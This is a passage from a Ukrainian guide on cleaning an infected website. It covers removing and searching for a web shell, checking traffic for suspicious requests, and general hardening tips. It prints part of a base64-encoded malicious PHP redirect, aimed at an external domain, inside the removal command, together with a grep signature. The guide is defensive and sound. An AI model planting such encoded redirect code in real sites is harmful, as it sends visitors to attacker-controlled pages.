9nb29nbGVcLiguKj8pXC91cmxcP3NhLyIsJHJlZmVyZXIpIG9yIHN0cmlzdHIoJHJ
lZmVyZXIsImZhY2Vib29rLmNvbS9sIikgb3Igc3RyaXN0cigkcmVmZXJlciwiYW9s
LmNvbSIpKSB7CmlmICghc3RyaXN0cigkcmVmZXJlciwiY2FjaGUiKSBvciAhc3R
yaXN0cigkcmVmZXJlciwiaW51cmwiKSl7CmhlYWRlcigiTG9jYXRpb246IGh0dH
A6Ly9jcm9hdGkuZG5zZXQuY29tLyIpOwpleGl0KCk7Cn0KfQp9Cn0KfQ=="));@
@g'
```

перевірити, що шел видалено, можливо, здійснивши повторний пошук:

```
$ find . -type f | xargs grep "ZXJyb3JfcmVwb3J0aW5n"
```

3.1.6.4 До того, як Ви розібралися з пошуком експлуатованої хакером вразливості і не знаєте, як захиститись від повторної атаки такого ж типу, вимкніть свій сайт від мережі, або (це потребує навичок з адміністрування та системного програмування) — забороніть будь-які зміни у папці веб-сайту і/або базі даних сайту, напишіть і запустіть скрипт, який буде перезаписувати всі файли, розміри яких не співпадають з еталонними. Це дозволить на якийсь час захиститись від автоматичного зламу ботами.

3.1.6.5 Встановіть на ПК програму-проксі запитів через браузер для перевірки трафіку (наприклад, Fiddler2). При завантаженні вона сама пропишеться у якості проксі за замовчанням для популярних браузерів, потім після завершення вона знов вимкнеться.

Очистіть кеш і кукі браузера (це важливо, оскільки частина вірусів перевіряє кукі і віруси видаються кожному відвідувачу тільки один раз).

Зайдіть на сайт-жертву і перевірте чи є підозрілі запити, особливо на сторонні домени. Якщо таких немає — спробуйте спочатку знайти сайт у пошуковій системі, потім перейдіть на нього з пошукової системи (це теж може враховуватись вірусом).

4. Загальні поради з мінімізації шансів отримати шел на сайт

- Використовуйте тільки ті плагіни, що добре себе зарекомендували та необхідні для роботи сайту. Непотрібні плагіни треба відключати. Більшість сайтів зламуються внаслідок використання погано написаних (вразливих) плагінів.
- Перед завантаженням та інсталюванням плагіну подивіться скільки завантажень він має (часто, чим більше — тим краще). Перевірте, чи завантажуєте останню версію плагіну.
- Регулярно оновлюйте версію ядра сайту та плагіни. Більшість широко відомих ядер веб-сайтів нагадують про оновлення через адміністративну панель.
- Встановіть SSL-сертифікат та завжди його використовуйте для управління сайтом (приклад для WordPress - Administration over SSL).
- Цікавтесь підвищенням стійкості веб-сайту (приклади - Hardening WordPress, Security Checklist/Joomla! Setup, для інших ядер веб-сайтів — пошук в Інтернеті за словом «hardening»).
- Регулярно робіть резервні копії веб-сайту (наприклад, щотижневі та щомісячні копії).